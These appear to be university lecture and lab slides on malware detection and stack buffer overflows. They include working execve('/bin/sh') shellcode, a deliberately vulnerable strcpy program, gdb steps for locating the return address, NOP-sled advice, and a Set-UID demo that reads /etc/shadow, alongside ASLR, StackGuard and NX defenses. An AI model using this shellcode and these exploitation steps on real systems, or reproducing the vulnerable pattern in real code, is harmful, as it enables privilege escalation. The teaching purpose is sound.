



Countermeasures for users

- Use software acquired from reliable sources
- Test software in an isolated environment
- Only open attachments when you know them to be safe
- Treat every website as potentially harmful
- Create and maintain backups



Virus detection

- Virus scanners look for signs of malicious code infection using signatures
- Detection mechanisms:
 - Known string patterns in files or memory
 - Execution patterns
 - Storage patterns
- Traditional virus scanners have trouble keeping up with new malware—detect about 45% of infections




Virus signatures

- How to extract virus signature
 - Signature is found in every infected object by the virus, but not otherwise
 - Statistical methods on a large corpus of programs
- How to do fast scan
 - Boyer-Moore fast string search algorithm
 - Demo: <https://www.cs.utexas.edu/users/moore/best-ideas/string-searching/fstrpos-example.html>
- Virus signature
 - Hexadecimal opcode: **88 16 00 80 88 26 00 0d cd 13 cd 19**
 - With many NOPs: **88 16 00 80 90 88 26 00 0d 90 90 cd 13 90 90 90 cd 19**

Virus detection based on machine-learning

- Data collection
 - User
 - Security company
 - Public sources (e.g., virusshare.com)
- Labeling
 - Expert
 - Existing scanner (e.g., VirusTotal)
- Feature extraction
 - Static (PE header, ...)
 - Dynamic (runtime behavior)
- Model training
 - Random Forest, Linear Regression, CNN, RNN, ...
- Testing and validation





What if I want to learn more?

- Play with tools
 - IDA Pro, commercial
 - Ghidra from NSA, open-source (<https://www.ghidra-sre.org/>)
- Online learning resources and research papers
 - E.g., [buffer overflow](#) tutorial (link provided by Tommy)
- Do CTF (Capture-the-Flag) competition
 - **Cyber@UCI**, <https://cyberclub.ics.uci.edu/>
 - NYU CSAW CTF, <https://csaw.engineering.nyu.edu/ctf>
 - DefCon CTF, <https://www.defcon.org/html/links/dc-ctf.html>
 - ...



DARPA Cyber Grand Challenge

- Machine hacking machine





Software vulnerabilities lab instructions

EECS 195

Spring 2019

Zhou Li



Lab tasks

- Turning Off Countermeasures
- Run shellcode
- Exploit the vulnerability
- Defeat dash's countermeasure
- Defeat ASLR
- Turn on StackGuard
- Turn on Non-executable stack protection



Shellcode

Aim: Allow to run more commands (i.e) to gain access of the system.

Shell Program (c code)

```
#include <stddef.h>
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Launch shell



Shellcode (in binary)

More details in lab description

```
const char code[] =  
    "\x31\xc0"    /* xorl    %eax,%eax    */    ← %eax = 0 (avoid 0 in code)  
    "\x50"        /* pushl   %eax         */    ← set end of string "/bin/sh"  
    "\x68" "//sh"  /* pushl   $0x68732f2f   */  
    "\x68" "/bin"  /* pushl   $0x6e69622f   */  
    "\x89\xe3"    /* movl    %esp,%ebx    */    ← set %ebx  
    "\x50"        /* pushl   %eax         */  
    "\x53"        /* pushl   %ebx         */  
    "\x89\xe1"    /* movl    %esp,%ecx    */    ← set %ecx  
    "\x99"        /* cdq     */           ← set %edx  
    "\xb0\x0b"    /* movb    $0x0b,%al    */    ← set %eax  
    "\xcd\x80"    /* int     $0x80        */    ← invoke execve()  
    ;
```



Invoke shellcode in runtime

```
int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*) ( ))buf) ( );
}
```



Exploit the vulnerability

- Task A: Find the offset distance between the base of the buffer and return address.
- Task B: Find the address to place the shellcode.
- Modify exploit.c to create badfile with the shellcode binary correctly placed.
- Run the compiled vulnerable stack.c to load badfile and overwrite the stack.



Vulnerable program

- Read 517 characters from badfile
- Copy it to buffer[24] of bof

```
/* Vulnerable program: stack.c */
/* You can get this program from the lab's website */

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];


    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);          ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Creation of The Malicious Input (badfile)





Task A : Distance Between Buffer Base Address and Return Address

Using GDB

1.Set breakpoint

```
(gdb) b bof
```

```
(gdb) run
```

2.Print buffer address

```
(gdb) p &buffer
```

3.Print frame pointer address

```
(gdb) p $ebp
```

4.Calculate distance

```
(gdb) p 0x02 - 0x01
```

5.Exit (quit)



- Breakpoint at vulnerable function using gdb
- Find the base address of buffer
- Find the address of the current frame pointer
- Computer return address



Task B : Address of Malicious Code

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer.

Note : NOP- Instruction that does nothing.





Lab tasks

- Turning Off Countermeasures
- Run shellcode
- Exploit the vulnerability
- Defeat dash's countermeasure
 - SetUID background
- Defeat ASLR
- Turn on StackGuard
- Turn on Non-executable stack protection



Need for Privileged Programs

- Password Dilemma
 - Permissions of /etc/shadow File:

```
-rw-r----- 1 root shadow 1443 May 23 12:33 /etc/shadow  
↑ Only writable to the owner
```


- How would normal users change their password?

```
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFeWfCgybQWWnwR4ks/.rjqyM7Xw  
h/pDyc5U1BW0zkWh7T9ZGu.:15933:0:99999:7:::  
daemon*:15749:0:99999:7:::  
bin*:15749:0:99999:7:::  
sys*:15749:0:99999:7:::  
sync*:15749:0:99999:7:::  
games*:15749:0:99999:7:::  
man*:15749:0:99999:7:::  
lp*:15749:0:99999:7:::
```



Two-Tier Approach

- Implementing fine-grained access control in operating systems make OS over complicated.
- OS relies on extension to enforce fine-grained access control
- Privileged programs are such extensions





Set-UID program

- **Allow user to run a program with the program owner's privilege.**
- Allow users to run programs with temporary elevated privileges
- Program marked with a special bit “s”
- Example: the passwd program

```
$ ls -l /usr/bin/passwd
```

```
-rwsr-xr-x 1 root root 41284 Sep 12 2012 /usr/bin/passwd
```




Set-UID Concept

- Every process has two User IDs.
- **Real UID (RUID)**: Identifies real owner of process
- **Effective UID (EUID)**: Identifies privilege of a process
 - Access control is based on EUID
- When a normal program is executed, **RUID = EUID**, they both equal to the ID of the user who runs the program
- When a Set-UID is executed, **RUID \neq EUID**. RUID still equal to the user's ID, but EUID equals to the program **owner's** ID.
 - If the program is owned by root, the program runs with the root privilege.



Turn a Program into Set-UID

- Change the owner of a file to root :

```
seed@VM:~$ cp /bin/cat ./mycat
seed@VM:~$ sudo chown root mycat
seed@VM:~$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Nov  1 13:09 mycat
seed@VM:~$
```

- Before Enabling Set-UID bit:

```
seed@VM:~$ mycat /etc/shadow
mycat: /etc/shadow: Permission denied
seed@VM:~$
```

- After Enabling the Set-UID bit :

```
seed@VM:~$ sudo chmod 4755 mycat
seed@VM:~$ mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn
h/pDyc5U1BW0zkWh7T9ZGu.:15933:0:99999:7:::
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
```



How is Set-UID Secure?

- Allows normal users to escalate privileges
 - This is different from directly giving the privilege (sudo command)
 - Only Set-UID program's code can be executed (restricted behavior)
- Unsafe to turn all programs into Set-UID
 - The capabilities of some programs are too broad, easily abused
 - Example: `/bin/sh`
 - Example: `vi`



Dash's countermeasure

- The `/bin/sh` symbolic link points to the `/bin/dash` shell
- dash shell in **Ubuntu 16.04** prevents itself being executed in a Set-UID process
 - If dash detects that it is executed in a Set-UID process, it immediately **changes the effective user ID to the process's real user ID**
- Task 1 describes how to disable this check
- Task 2 asks you to overcome this check



Countermeasures

Developer approaches:

- Use of safer functions like `strncpy()`, `strncat()` etc, safer dynamic link libraries that check the length of the data before copying.

OS approaches:

- ASLR (Address Space Layout Randomization)

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack



Principle of ASLR

To randomize the start location of the stack that is every time the code is loaded in the memory, the stack address changes.



Difficult to guess the stack address in the memory.



Difficult to guess %ebp address and address of the malicious code



Address Space Layout Randomization

```
#include <stdio.h>
#include <stdlib.h>

void main()
{
    char x[12];
    char *y = malloc(sizeof(char)*12);

    printf("Address of buffer x (on stack): 0x%x\n", x);
    printf("Address of buffer y (on heap) : 0x%x\n", y);
}
```



Address Space Layout Randomization : Working

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbffff370
Address of buffer y (on heap) : 0x804b008
```

1

```
$ sudo sysctl -w kernel.randomize_va_space=1
kernel.randomize_va_space = 1
$ a.out
Address of buffer x (on stack): 0xbf9deb10
Address of buffer y (on heap) : 0x804b008
$ a.out
Address of buffer x (on stack): 0xbf8c49d0
Address of buffer y (on heap) : 0x804b008
```

2

```
$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
$ a.out
Address of buffer x (on stack): 0xbf9c76f0
Address of buffer y (on heap) : 0x87e6008
$ a.out
Address of buffer x (on stack): 0xbfe69700
Address of buffer y (on heap) : 0xa020008
```

3




Non-executable stack

Prevent attack code execution by marking stack as **non-executable**

- **NX-bit** on AMD Athlon 64, **XD-bit** on Intel P4 Prescott
 - **NX** bit in every Page Table Entry (PTE)
- Deployment:
 - Linux (via PaX project); OpenBSD
 - Windows DEP (data execution prevention): since XP SP2 (2004)
 - Visual Studio: **/NXCompat[:NO]**
- Limitations:
 - Some apps need executable heap (e.g. JITs).
 - Can be easily bypassed using **Return Oriented Programming (ROP)**



Examples: DEP controls in Windows



DEP terminating a program